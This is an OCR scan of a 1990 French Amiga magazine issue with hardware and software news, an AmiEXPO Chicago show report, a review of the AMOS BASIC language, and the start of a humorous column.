ISSN 0989-5450


AMIGANEWS

A-news

TOUT POUR L'AMIGA®



DU POISSON FRAIS !
Un filet de Fred Fish



Professional Draw 2.0
Il est beau, il est beau le ProDraw.

AMOS
Le langua-jeu qui tient ses promesses

VOREC 1
Un sonotone pour la miga

FLOW
Canalise vos idées

BASIC structuré
CRS fait des heures sup'

DOMaine PUBlic
DRACO 1.3
Un compilateur PASCAL

L'AMIexpo à CHICAGO, les news, RAPIDO, DaHu, YETi, montage video et Amiga, C, ASM, et, et, et ....



JUILLET/AOUT 1990 N° 27 Suisse: 7.80 FS Belgique: 185 FB Canada: 5.75 $

A NEWS TOUT POUR AMIGA®

ZA Blis, 24500 Eymet, France. Tél 53-23-76-16, 53-58-71-46. FAX 53-23-75-35

EDITO

Dans le communiqué de presse de Commodore France annoncant la nomination de Mr Georges Fornay à la tête de la la société, on peut lire la phrase suivant:e :

"Pour appuyer et accompagner (sa) croissance, Commodore France, avec le soutien intensif de Commodore International, se dote d'importants moyens dont une des priorités est la mise en place d'une communication forte et d'envergure."

Bonne idée.

Tout le monde le sait, le plus gros handicap de l'Amiga est son absence de renommée publique. Ciel! Cet ordinateur est merveilleux, il suffit de s'en servir quelques jours pour s'en rendre compte.

Alors pourquoi se fait-il si discret? (Même dans A-News, son plus grand admirateur, on n'arrive pas à trouver ses pubs).

Peut-être les choses vont-elles changer? Dans les couloirs d'Issy-les-Moulineaux on parle d'une prochaine campagne à la télé ;avec 'miga dans le rôle principal !

Rendez-vous en septembre (deuxième semaine du mois) avec votre A.G.V. (*A-News Grande Vitesse*).

Ce numéro a été mis en page sur Amiga 2000avec 4 mégas RAM (carte A3001 de GVP), disque dur Quantum 40 mégas (carte GVP), carte Flicker Fixer, moniteur monochrome NEC multisync GS, les logiciels *Professional Page, Deluxe Paint III, Prowrite2, QED, DMouse, Butcher, Quarterback* et l'imprimante *Laserwriter*

SOMMAIRE

A-News est édité et publié par NewsEdition SARL de Presse au capital de 2000F à ZA Blis, 24500 Eymet.. Tél 53-23-76-16 53-58-71-46 FAX 53-23-75-35.
Directeur de la Publication: Bruce Lepper
Rédacteur-en-Chef: Frédéric Autechaud

AMIGA NEWS

Commodore France livre l'**Amiga 3000** en "version production finale" depuis début juillet. Cette version est équipée d'un petit "tour" enfiché sur le connecteur ROM de la carte mère. Il contient un EPROM provisoire qui démarre automatiquement la machine à l'allumage.

L'utilisateur peut choisir entre Atelier 2.0 et Atelier 1.3, les deux systèmes étant présents sur le disque dur. En appuyant sur les deux boutons de la souris au démarrage la version 1.3 est chargée.

Le seul inconvenient est la perte de 512k de mémoire réservé au Kickstart. Le début de production des ROMs Kickstart définitives n'est pas probable avant au moins six mois.

Les dernières versions du logiciel système sont: Kickstart 36.141, Workbench 36.68. Parmi les logiciels et accessoires qui fonctionnent correctement dès à présent sur le 3000 se trouvent *WordPerfect, ProWrite, Dpaint III* et *Superbase* et les cartes XT et AT. De nombreux éditeurs travaillent sur des versions "A3000-compatible" de leurs logiciels.

Le logiciel multi-média ***AmigaVision***, qui sera fourni avec chaque Amiga 3000 vendu, n'est toujours pas disponible.



Le lancement du "**Baby**" de Commodore est prévu pour le mois d'octobre, et Commodore France espère qu'au moins trois ou quatre titres en français seront disponibles au même moment.

Commodore aimerait bien pouvoir présenter deux jeux, un dictionnaire français, et un logiciel éducationel pour démontrer dès le début les possibilités variées de cette nouvelle invention issue de papa lecteur de disque compact et mama'Amiga. Nous savons que plusieurs sociétés françaises préparent des disques, mais aucune annonce officielle n'a était faite.



Le nouveau chef de Commodore France est **Georges Fornay**, qui depuis quatre ans est Directeur Financier et Administratif de la société. Il remplace Frank Lanne au poste de Directeur Général.

Georges Fornay a débuté comme analyste financier au siège européen de Becton Dickinson (1980-83). Il est ensuite passé à la direction du plan, du budget et du contrôle de gestion chez Framatome.

Il a rejoint Commodore fin 1985, et à partir de 1987 a eu en charge les relations avec Commodore International, définition des budgets, détermination de la politique



Georges Fornay, nouveau chef de Commodore France

tarifaire, gestion des approvisionnements et etudes de marché.

Une de ses premières actions a été de nommer **Gilles Mendel** son Directeur Général Adjoint. Mr Mendel conserve sa fonction de Directeur Commercial de la division Distribution.

Selon un communiqué Commodore Mr Fornay "entend maintenir la croissance exceptionnelle de l'exercice 90 (Juillet 89/Juin 90) de plus de 80% de croissance moyenne pour un chiffre d'affaires de près de 300MF.

"Rappelons que pour le seul 3ème trimestre (échu au 31 Mars 1990) cette progression a été de 97%, soit un quasi-doublement du chiffre d'affaires (63MF en 90 contre 32MF en 89 pour cette même période).

"Le dernier trimestre qui sera clôturé le 30 Juin devrait faire apparaître une augmentation de 110%".



Upgrade Editions annonce la disponibilité en français de la version 1.8 de **Publishing Partner Master** (PPM) pour Amiga. Ce logiciel de mise en page offre l'habillage automatique de formes irrégulières, feuilles de style, rotation d'images et de texte, et sorties sur imprimante ou photocomposeuse Postscript.

Six cents polices de caractères au format Adobe Type I réalisées par la société canadienne **Image Club** pour Mac et PC seront disponibles pour PPM sur Atari et Amiga courant 3e trimestre.

Voir reportage de l'AmiEXPO de Chicago pour les dernières nouvelles de Publishing Partner Master. Upgrade promet que les futures versions européennes de PPM seront disponibles dans les dix jours qui suivent leur sortie aux Etats-Unis. (*Upgrade, 30 rue Coriolis, 75012 Paris, tél 1-43-44-78-88*).



Un Amigaïste pleurait au tribunal quand il est devenu la première personne à être emprisonné outre-manche pour avoir causé des dommages criminels à un système informatique. Il est rentré illégalement dans des systèmes universitaires, ou il a déversé des quantités énormes de datas inutiles, résultant en l'arrêt complet des réseaux. Il laissait des messages menaçants aux responsables de ces systèmes signés "Mad Hacker".



Nous avons appris la mort soudaine en Californie de Rob Peck, Amiga programmeur et auteur. R.J.Mical et Jay Miner étaient present aux obsèques.



Le journal anglais **Your Amiga** (voir News du mois dernier) n'est peut-être pas mort après tout - il a été acheté par Alphavite Publications Ltd, qui promet d'honorer les abonnements existants. (Alphavite, 20 Potters Lane, Kiln Farm, Milton Keynes MK11 3HF, tél 0908-569-819).

Mais il faut procéder avec prudence, car cette information nous est communiquée par Argus Specialist Publications (ASP), ex-propriétaire de Your Amiga. Il y a deux mois ils nous ont annoncé le lancement d'un nouveau magazine sur disquette "**Amiga Fast Access**", avec formulaire d'abonnement, prix, offre spéciale et tout et tout (voir pages de News du mois dernier). Un de nos lecteurs, Bertrand Belot de l'Amiga Multitask Force groupe Genève, a envoyé son abonnement avec paiement mais ils ont été renvoyé avec une lettre disant qu'ASP n'a pas pu publier Amiga Fast Access à cause de "problèmes de developpement technique". La lettre ajoute: *"Merci pour la réponse positive que vous avez eu envers notre idée de produit. Si nous pouvons publier dans un proche avenir nous ne manquerons pas de vous envoyer les détails"*. Pas très serieux tout cela. On n'invite pas les gens de s'abonner à une "idée de produit".



La **version Canadienne** du journal **Transactor** a disparu. Décidement, les temps sont durs pour les journaux. Le Transactor publié en Grande Bretagne, par Transactor (UK) Ltd, n'a aucun lien avec Transactor Publishing Inc of Toronto, Canada, qui était une filiale de Croftward, l'éditeur du journal anglais Amiga User International.

AMIGA NEWS

Mais Transactor Grand Bretagne a lui-même suspendu publication en attendant une décision sur son avenir. Son éditeur, David Beatty, nous informe qu'il n'accepte pas actuellement de nouveaux abonnements (mais les anciens numéros sont disponibles).

La perte de ce dernier Transactor serait bien dommage. C'est le seul journal dédié à la programmation sur Amiga, avec des contributeurs de haute niveau. Evidemment, la fin inglorieuse du Transactor Canadien (malgré ses quelques 7000 abonnés) sera un obstacle de plus pour le developpement de Transactor UK.

Egalement au Canada, la fermeture d'*Amigo Times* semble maintenant définitive (voir News du mois dernier).



VectorTrace de Gold Vision Communications est un logiciel de conversion de fichiers **bitmap** IFF (c'est à dire des fichiers produits par des programmes de dessin comme DPaint) en fichiers vectorisés compatibles *Aegis Draw, Encapsulated Postscript (EPSF), Professional Draw Clip* et *Videoscape 3-D*.

Le prix en Allemagne est de 149 DM (environ 500F). (Gold Vision Communication, Kurfurstendamm 64-65, D-1000 Berlin 15, tél **030**/88-33-505).

(Ed: Voir rubrique Journaux Allemands, et notre reportage sur Pro Draw 2.0. Est-ce le même que Trace de Gold Disk?)



Vous avez dit Pro? **Essonne Mailing** propose un petit **pack** qui permet l'animation 3D en 8000 x 8000 et 16 millions de couleurs... Pour 139 000FHT vous avez un 2000 avec processeur 68030, disque dur Quantum 80 Mo, carte AT, carte Vista 4Mo PAL, les logiciels Caligari Broadcast et TIPS, et un contrôleur image-par-image.



Voici une nouvelle **carte accélératrice pour Amiga 500**: Solid State Leisure en Grande Bretagne propose une carte 68020 à 16 Mhz (asynchrone) avec emplacements pour jusqu'à 4 Mo RAM et co-processeur 68882. La carte utilise des circuits mémoire 256x4, 100ns, et il est possible de charger le ROM Kickstart 1.3 en 32-bit RAM.

C'est une carte fille qui s'enfiche sur le connecteur 68000 de l'A500. Ses dimensions (en pouces of course): 7.75 x 5.3. Prix avec 1 Mo et sans 68882: 399 livres. (Solid State Leisure Ltd., 80 Finedon Rd, Irthlingborough, Northants NN9 5TZ, Grande Bretagne, tél 19-49-933-650-677).



Hôtel Hyatt, Chicago, lieu de l'AmiEXPO



Honteux! Nous sommes coupables d'avoir répandu de fausses rumeurs concernant la société américaine **Micro-Illusions**, éditeur de ***Music X*** (voir *News* du mois dernier). Non seulement elle va bien, mais elle prépare une nouvelle version de l'excellent Music-X. Cette version sortira dans environ deux mois et comportera plusieurs améliorations et débogages. Nous avons demandé à Philip Moody de MicroIllusions comment la rumeur a démarré. Sa réponse: "Il y a quelqu'un ici qui ne nous aime pas et de temps en temps il ouvre sa grande gueule. Personne n'a pris la peine de demander si c'était vrai".

Dans une lettre à un de nos lecteurs, Mr Moody confirme que **David Joiner**, auteur de l'aventure *Faery Tale*, travaille toujours avec MicroIllusions, et que *Faery Tale II* est en route.



La société **Mediaform** de Bruxelles propose le **flashage d'images IFF** ou RGB de n'importe quelle résolution en haute définition grâce à un imageur capable de 8000 points sur 8000.Les sorties peuvent être sur diapo ou en format professionnel 4 x 5 pouces (environ 10 sur 12.5 cm). Quelle que soit la résolution de votre image, elle sera flashée en 4000x4000, qui donne une densité et des couleurs très fortes à l'image.

Quelques exemples de Prix: 1000FB et 1800FB (pour une image jusqu'à 640x512 en dia ou 4"x5") ou 3000FB et 4000FB (image 2000x1500 à 3000x2250) *(MediaForm, Philippe Raida, Carré Peeters 1, 1180 Bruxelles, tél 19-32 (0) 2/332.01.80.)*

AmiEXPO Chicago

Petit mais costaud!

C'est vrai, cette AMIexpo de début juillet était plus petite que la précédente (40 stands seulement!).

NEWTEK était présent en force avec deux stands. Le premier présentait les produits actuels, Digi-view 4.0 et DigiPaint III, alors qu'une batterie d' A2000 faisaient tourner les quatre "DEMO REEL" de la marque. Ces démos, assez peu connues en Europe, représentent désormais des points de repère dans la vie de l'Amiga : la démo 0 et la démo 1 se limitent à présenter des images digitalisées en HAM, la 2, jamais distribuée pour cause de taille excessive même compactée, regroupe quelques séquences digitalisées de films comme STAR WARS et STAR TREK. La 3 démontre les possibilités de DIGI-PAINT 3 et du Dynamic Hi-res (HAM en haute résolution).

Ce stand accueillait également les membres du **Cool Friends Of Newtek Club** qui se voyaient offrir un Cool Friend Kit composé de chewing-gums, ballons gonflables et tournevis Newtek dans un sac papier MICKEY MOUSE du plus bel effet.

Le deuxième stand Newtek couvrait presque totalement un des quatre murs du show sur 4 mètres de profondeur et présentait exclusivement le **TOASTER**. Il est là, il existe, il marche et il est beau. Aidés par une débauche d'écrans Sony Trinitron et deux caméras de plateau triCCD visant un immense logo Toaster, une dizaine d'A2000 équipés de la carte magique démontraient en permanence les différentes fonctions disponibles. Chacun des postes était pourvu de trois écrans: le premier pour l'image d'origine, le second pour l'interface du programme et le troisième pour le résultat. Newtek s'est payé une vidéo commerciale où les deux comiques PENN et TELLER démontrent que le toaster peut remplacer 60000$ de matériel dans une régie vidéo. Outre le fait que des miss ultra-commerciales se relayaient régulièrement pour exhiber la carte électronique (c'est finalement une carte d'extension standard n'ayant rien à voir avec le slot vidéo), on a pu récolter des informations supplémentaires sur le produit.

L'interface du programme d'effets digitaux ainsi que certaines routines d'effets temps réel sont l'oeuvre de la société ELAN DESIGN. Le titreur dont parlait EL YETi le mois dernier sera livré avec 25 polices de caractères et un utilitaire permettant d'en dessiner une infinité d'autres. Il permettra de composer 100 pages en 16.7 millions de couleurs. Alors que Newtek ne présentait que des images de démonstration fort alléchantes, on sait

AMIGA NEWS



Laura Longfellow sur le stand NewTek

maintenant que l'interface de ***Toaster Paint***, le programme de dessin du Toaster, devrait énormément ressembler à celle de *DigiPaint*.3 Allen Hastings faisait lui même la démonstration de la version actuelle de ***Wave 3D***, son programme de 3D pour le Toaster (j'ai eu confirmation que les vidéos de démo Newtek présentées précédemment, à Cologne en particulier, avaient bel et bien été réalisées avec ce programme, gloups!!). Côté technique, sachez que le Toaster a besoin d'un 2000 avec disque dur équipé d'un minimum de 3 Mo de RAM et qu'il refuse actuellement de fonctionner dans un 3000. Enfin, Newtek avait édité un superbe T-SHIRT TOASTER vendu au prix dérisoire de 10$.

DIGITAL CREATION, leader du marché du genlock aux Etats Unis avec son **Supergen** pilotable par logiciel, presentait un système bizarre baptisé **DCTV**. Composé d'une interface et d'une série de logiciels, DCTV permet de manipuler de vraies images vidéo NTSC via l'AMIGA. L'interface se connecte à la sortie RVB de l'AMIGA (sortie moniteur) et à la prise parallèle. Elle tient le double rôle de carte d'acquisition et de modulateur NTSC. DCTV permet de digitaliser une image fixe en NTSC composite en moins de 10 secondes et de la stocker dans un format spécial permettant de la remoduler en vidéo via cette même interface ou de la convertir dans un format AMIGA (24 bits ou HAM). DCTV permet également de transformer un fichier 24 bits issu d'un programme de 3D en image NTSC composite. Je n'ai pas eu d'informations sur le procédé employé mais le résultat est bel et bien là. Aucune version PAL n'est envisagée. Par ailleurs, Digital Creations semble avoir totalement abandonné sa V-Machine, une carte vidéo dont les caractéristiques ressemblaient étrangement à celles du Toaster.

Le stand **IVS** présentait la carte d'extension **Meta 4** et attirait les visiteurs avec une démo sidérante de quatre minutes de dessin animé digitalisé en lecture directe depuis un disque dur dont on pouvait faire varier le sens de défilement grâce à un joystick. Cette démo utilisait la nouvelle **Trumpcard Pro** dont la disponibilité et le prix ne sont pas encore annoncés.

SUPRA cherche de plus en plus à avoir une **gamme d'extensions mémoire** cohérente et propose une carte interne 512 Ko et des cartes de 2 et 8 Mo pour le 500. Comme chez IVS, la grande mode consiste à transformer l'AMIGA équipé d'un disque dur en magnétoscope digital. Supra avait choisi une séquence de funboard très colorée. Enfin, Supra exposait dans une vitrine le proto actuel de leur carte 68040 (?). Renseignements pris directement auprès de John Wiley, directeur de Supra Corp, cette carte ne fonctionne pas, le 68040 était juste posé dessus pour faire beau car c'est le seul actuellement en possession du labo de Supra (j'ai entendu plusieurs fois durant ce show que le 68040 n'est pas encore fini). La carte ne sera pas prête avant l'an prochain.

SPIRIT, outre sa gamme d'extensions mémoires, présentait trois produits intéressants. **AX'S** est un système permettant d'utiliser des cartes d'extension PC directement depuis l'AMIGA via des drivers développés spécifiquement pour chaque carte. Il existe actuellement des drivers pour des cartes d'entrées-sorties et prochainement pour certaines cartes graphiques. POW'R est une alimentation 200 watts pour les A500 surgonflés d'extensions. INTERLOCK est un genlock de milieu de gamme disponible en PAL ou en NTSC, disposant d'une sortie KEY et d'une fonction FONDU.

MICROWAY, fabricant bien connu du seul flicker fixer actuellement disponible (celui de Commodore est annoncé pour à peine plus de 2000 francs mais il n'est pas encore commercialisé), propose le DEB 2000 **Denise Extender Board**, qui permet d'installer un flicker fixer après les slots XT et donc sans encombrer le slot vidéo. Microway propose également un kit permettant de rendre le flicker fixer compatible avec les genlocks.

XETEC présentait une **carte d'extension mémoire** pour 500 et 1000 dont la caractéristique principale est de permettre plusieurs configurations selon le type des composants mémoire SIMMs utilisés (mémoires en barettes) ce qui permet de choisir précisément sa capacité : si vous mettez des SIMMs de 256 Ko dans les quatre connecteurs mémoire, vous obtenez une extension 1 Mo, si vous utilisez des SIMMs 1 Mo, vous pouvez choisir entre 2 ou 4 Mo, si vous installez des SIMMs de 2 Mo, vous la configurez en 8 Mo.

Xetec propose également un intéressant système de **backup de disque dur sur bande magnétique** au format K7 (cassette audio standard). Les cassettes utilisées sont des TEAC permettant de stocker 60 ou 150 Mo selon le modèle. Le lecteur est disponible en interne pour le 2000 ou en boîtier externe pour le 500 et le 1000. Le logiciel X-stream fourni permet des backups complets ou fichier par fichier. Je n'ai pas d'informations sur la vitesse de ce "streamer". Xetec présentait son **D-Max**, un contrôleur SCSI + RAM de 2 ou 4 Mo, avec une démo de séquence vidéo digitalisée de STAR WARS en accès direct depuis un disque dur.

GVP était représenté par CREATIVE COMPUTER, son distributeur régional. Cette société a proposé durant tout le show les derniers programmes à des prix qui, à eux seuls, méritaient le voyage.

SOFTLOGIC présentait la **version 2.0 de Pagestream** destinée actuellement au seul marché U.S. Cette version parait pouvoir être un bon concurrent pour *Professional Page*. Comme lui, Pagestream gère les polices vectorisées Compugraphic comme les polices bitmap, sort en Postscript et permet la séparation de couleurs mais assure en plus la compatibilité ascendante des documents (ce qui est loin d'être le cas de ProPage 1.3). La concurrence est la meilleure chose qui pouvait arriver dans le domaine de la P.A.O sur AMIGA.


NEW HORIZONS Software démontrait son **ProWrite 3.0**. Outre une boite qui devrait plaire au YETi, ProWrite permet désormais le colonnage et intègre facilement les images IFF dans vos pages.

La société **FAST FAX** présentait une interface FAX externe pour tous les AMIGAs.

Le marché du domaine public, utilitaires et démos, représente une telle entreprise que les User Groups présents avaient amené des machines de duplication pour faire face à la demande. Monstrueux...

Que ceux qui dépriment sur l'avenir de l'Amiga se rassurent, l'aventure de l'ordinateur pas comme les autres continue, même en juillet à Chicago.

Gustave Transat.



Nous avons reçu la version commerciale d'AMOS (en anglais), dont vous aviez eu un pré-test complet dès le mois de Janvier. Depuis, l'enthousiasme aurait pu retomber. Il n'en est rien. L'AMOS tient ses promesses, tant au point de vue de sa rapidité d'éxécution que de la puissance de ses instructions. Je ne vais toutefois pas vous présenter une seconde fois ce langage, mais plutôt insister sur certains de ses aspects et sur la 'dynamique' qui est en train de se créer autour.

AMOS: pour faire des jeux, mais pas seulement

L'AMOS est le digne sucesseur du STOS, la version Atari, qui connait un succès indéniable en Angleterre: en plus des 40000 exemplaires vendus par **Mandarin Software** lui-même, il faut désormais compter avec les versions du STOS fournies directement par Atari avec chaque 520 ST! Commodore en fera t-il autant avec l'AMOS?

Le sous-titre *'The Game Creator'* du STOS s'est changé en *'The Creator'* pour son homologue Amiga. Interrogé sur ce point, Chris Payne de Mandarin répond qu'il a vu tellement de programmes dans des domaines différents (tels que didacticiels, démos et bases de données) écrits en STOS qu'il a jugé bon de changer le titre. De plus la formule 'The Game Creator' avait un petit côté péjoratif auprès de certains utilisateurs potentiels.

Il est bien vrai que l'AMOS n'est nullement 'limité' à la programmation de jeux. C'est pourquoi j'aimerais que nous fassions un petit tour d'horizon des instructions. Lors du premier article je m'étais sutout étendu sur les possibilités graphiques, l'animation, ou encore l'Amal (le langage sous interruption de l'Amos), cette fois j'aimerais vous parler de la programmation structurée en AMOS (car il faut programmer avec méthode), des facilités pour créer des applications 'comme sous intuition' (car l'Amiga sans fenêtres ni gadgets, ce n'est plus l'Amiga), et de la musique avec AMOS (uniquement par plaisir personnel...).

C'est parti!

AMOS, le langage structuré

Les Dieux ne nous auraient pas pardonné de commencer cette nouvelle décénnie avec un langage non structuré. AMOS, rassurez-vous, vous protègera du châtiment divin. Il y a en effet dans ce langage là tout ce dont vous pouvez rêver pour programmer rapidement et proprement, même si l'instruction GOTO est toujours présente pour vous déstabiliser moralement. Mais, après tout, un Basic sans GOTO, doit-on encore l'appeler Basic?

Au programme, donc, les instructions conditionnelles: IF...THEN...[ELSE] ou bien IF...[ELSE]...ENDIF, mais aussi les structures de répétition: FOR...NEXT, WHILE...WEND, REPEAT...UNTIL et DO...LOOP avec possibilité de sortir de

la boucle (encore heureux) par EXIT ou EXIT IF....

On peut aussi sauter à un label, à une sous-routine, ou appeler une procédure selon la valeur d'une variable avec les fonctions ON...GOTO, ON...GOSUB, ON...PROC. On peut également sauter à une sous-routine ou appeler une procédure à intervalle régulier avec EVERY...GOSUB et EVERY...PROC. EVERY ON/OFF permet d'activer ou désactiver ce mode. Pour quitter une sous-routine èn cours de route POP fera l'affaire, alors que POP PROC fait l'équivalent mais pour une procédure. La définition des variables globales se fait par GLOBAL à l'intérieur du programme principal et SHARED à l'intérieur de la procédure elle-même.

L'AMOS est donc idéal pour tester des algorithmes vite fait bien fait et corriger instantanément, sans passer par la lourdeur des déclarations du C, les {} à n'en plus finir, et surtout les E/S qui ne sont pas intégrées d'origine ce qui vous génère un code monstrueux pour le moindre petit algo. De plus est apparemment beaucoup moins bugué que le GFA (bien que la dernière version semble tout de même un peu meilleure) et suffisamment rapide pour nous permettre pas mal de fantaisies.

En parlant de rapidité justement, je me suis amusé à refaire en AMOS les benchmarks que Charles Vassallo avait pris comme référence dans son article sur le Hisoft Basic en octobre 89. En règle générale, j'ai trouvé des résultats très légèrement inférieurs à ceux du GFA mais peut-être y a t'il en AMOS quelques bizarreries comme le ADD du GFA qui est plus rapide qu'une simple addition et que je n'ai pas encore assimilées. Précisons toutefois que ces tests se limitent évidemment à des boucles et des opérations mathématiques et n'ont rien à voir avec la programmation sous interruption avec l'AMAL, la gestion des sprites hardware particulièrement bien étudiée de l'AMOS, ou encore les fonctions blitter. Ils ne sont donc guère révélateurs de la puissance que vous aurez sous le capot de votre Amiga s'il vous venait à l'idée d'écrire un jeu d'arcade en AMOS.

AMOS, le générateur d'applications

L'AMOS peut être aussi considéré comme un générateur d'applications, voire, pour utiliser un terme à la mode, un des premiers 'langages multimédia' puisqu'il brille par sa simplicité et sa puissance dans de nombreux domaines de l'Amiga, graphisme, son, parole... De même qu'il est très simple de charger une image Deluxe Paint par un LOAD IFF ou encore de jouer une musique SoundTracker, on peut, sans avoir à passer par intuition (interface géniale mais assez longue à mettre en oeuvre à cause de ses structures qui n'en finissent pas) gérer textes, gadgets, et menus déroulants.

Tout de suite le texte, où là encore, tout a été prévu: les modes d'écriture (WRITING), les effets tels que l'inversion ou l'ombrage (INVERSE, SHADOW..), la couleur de l'encre (INK) et du fond (PAPER), le positionnement du curseur (LOCATE, AT, CMOVE), son aspect (SET CURS), et la gestion des fonts de caractères avec les fonctions GET FONTS, GET DISC FONTS, GET ROM FONTS mais aussi TEXT SYLE, TEXT BASE, TEXT LENGTH qui retournent respectivement le style utilisé (bold, italic, underline) , la ligne sur laquelle on 'pose' le texte (baseline), et la largeur en pixels de la font.

Les gadgets ne sont pas en reste puisqu'il est par exemple facile de réaliser des gadgets proportionnels avec les commandes toutes prêtes HSLIDER et VSLIDER. Je ne sais pas si Intuition permet de remplir l'intérieur d'un gadget proportionnel avec une autre couleur que 0 sans avoir à bidouiller, mais ce n'est en tous cas pas évident: AMOS, lui, dispose déjà d'une commande pour le faire, et même à l'aide un pattern défini par le programmeur. Les gadgets de chaines et booléens se font très facilement grâce à d'autres commandes AMOS, qui gérent la souris et le clavier.

Dernier point, les menus: ils se gèrent de façon tout à fait classique et des commandes permettent de se brancher automatiquement sur la procédure ou la sous-routine concernée par le point P du menu M sélectionné. La fonction MENU KEY permet bien sûr de gérer les raccourcis claviers. Le plus intéressant est le degré très élevé de 'customisation' qu'autorise AMOS: le programmeur peut en effet entièrement modifier l'aspect de ses menus :il est tout à fait possible d'y dessiner un bob, d'y tracer une éllipse, ou encore de remplir la surface avec un pattern quelconque. De plus, un peu à la façon des programmes sur MAC, les menus peuvent être affichés en plein écran, suivre la souris... Ce n'est pas une belle interface utilisateur çà?

AMOS, le musicien

L'AmigaBasic, pour le son, ce n'était pas franchement génial. Avec le GFA, même sans les bugs, il n'y avait pas grand chose de plus. L'AMOS est pour l'instant le seul Basic à s'occuper sérieusement du son et de la musique. Cela fait tellement de bien aux oreilles que j'ai décidé de vous en parler un peu plus longuement.

Tout d'abord la musique: AMOS permet de récupérer des musiques provenant de GMC, SoundTracker et même Sonix (là, je n'ai pas encore essayé). Il suffit de charger la musique et ensuite de faire MUSIC n (avec n le numéro de la musique à jouer). Pour stopper une musique? MUSIC STOP. Mais si la musique que l'on stoppe avait priorité sur une autre musique, l'autre se remet en route. Si vous voulez vraiment tout arrêter, faites donc MUSIC OFF. Jusque là, c'était sans surprise. Mais vous pouvez aussi agir directement sur le tempo de la musique (commande TEMPO), sur son volume (commande MVOLUME) ou décider de ne jouer que certaines voix: (commande VOICE). Une autre fonction particulièrement intéressante est VUMETER qui retourne le volume de la note couramment jouée sur le canal sonore de votre choix. Vous l'avez compris, c'est l'idéal pour programmer un vumètre. D'ailleurs il y a encore mieux: la commande VU qui est l'équivalent sous AMAL de VUMETER et permet donc de faire son vumètre sous interruption.

Passons aux échantillons eux-même maintenant. Cela ne vous étonnera sans doute pas beaucoup de savoir qu'il existe une instruction pour jouer une note de hauteur et de durée quelconques: PLAY. Equivalente à la fonction Wave de l'AmigaBasic, SETWAVE permet de créer une forme d'onde, alors que WAVE version AMOS permet d'affecter cette forme d'onde à un canal sonore. DEL WAVE, quant à elle, la détruit. NOISE permet de générer automatiquement un bruit blanc fort utile pour tout ce qui est percussions ou explosions. Enfin, SET ENVEL permet de créer une enveloppe pour notre son et VOLUME détermine le volume d'un canal sonore. Sous AMOS les données sont organisées en 'banques'. Il en va donc ainsi des échantillons. L'utilisation d'un son échantillonné contenu dans une banque d'AMOS se fait à l'aide des fonctions SAM PLAY, SAM BANK, SAM RAW, et SAM LOOP (qui permet de définir un point de boucle sur l'échantillon).

N'oublions pas des fonctions telles que LED ON/OFF qui active ou non le filtre passe-bas de l'Amiga et BELL, SHOOT, et BOOM qui sont des sons prédéfinis.


Voilà, c'est terminé pour le son. Je vous en ai parlé primo, parce que c'est un domaine qui m'intéresse (bouh le vilain égoïste!!), secundo, pour vous montrer à quel point AMOS est un langage achevé: vu la quantité de commandes (de qualité) pour gérer le son, vous ne vous étonnerez plus qu'AMOS dépasse les 500 instructions..

AMOS, c'est aussi ...

Mais AMOS, ce n'est pas seulement un Basic, c'est aussi tout son environnement: les produits, comme les services. Et là, les gens de Mandarin Software sont assez imbattables.

Les produits, tout d'abord: bien sûr, le compilateur à venir, qui donnera une nou-

Suite sur la page 51



Yeti Futé...
Title Page...
ProTitler...

Vous allez être des millions à risquer votre vie sur les routes françaises pour rallier les 3 mètres carrés de plage à teneur garantie en sable qui vous sont imparties par le ministère de la migration et du bronzage. Devant le navrant manque d'imagination de la sécurité routière, je me permets de vous adresser quelques uns des conseils de prudence en vogue au Tibet.

- Aidé d'un proche, déposez le pare-brise de votre voiture. Ainsi, vous ne risquez plus de vous faire de vilaines plaies en cas de choc frontal ou de briser cet onéreux bout de vitre en jouant à la pétanque volante. En outre, cela favorisera la circulation de l'air dans l'habitacle surtout à haute vitesse (attachez fermement les enfants) limitant par là même les risques d'assoupissement dus à la chaleur. Vous éviterez également l'épisode malheureux des clefs oubliées dans la voiture et récolterez des petits moucherons gorgés de sucre qui feront la joie de vos animaux domestiques.

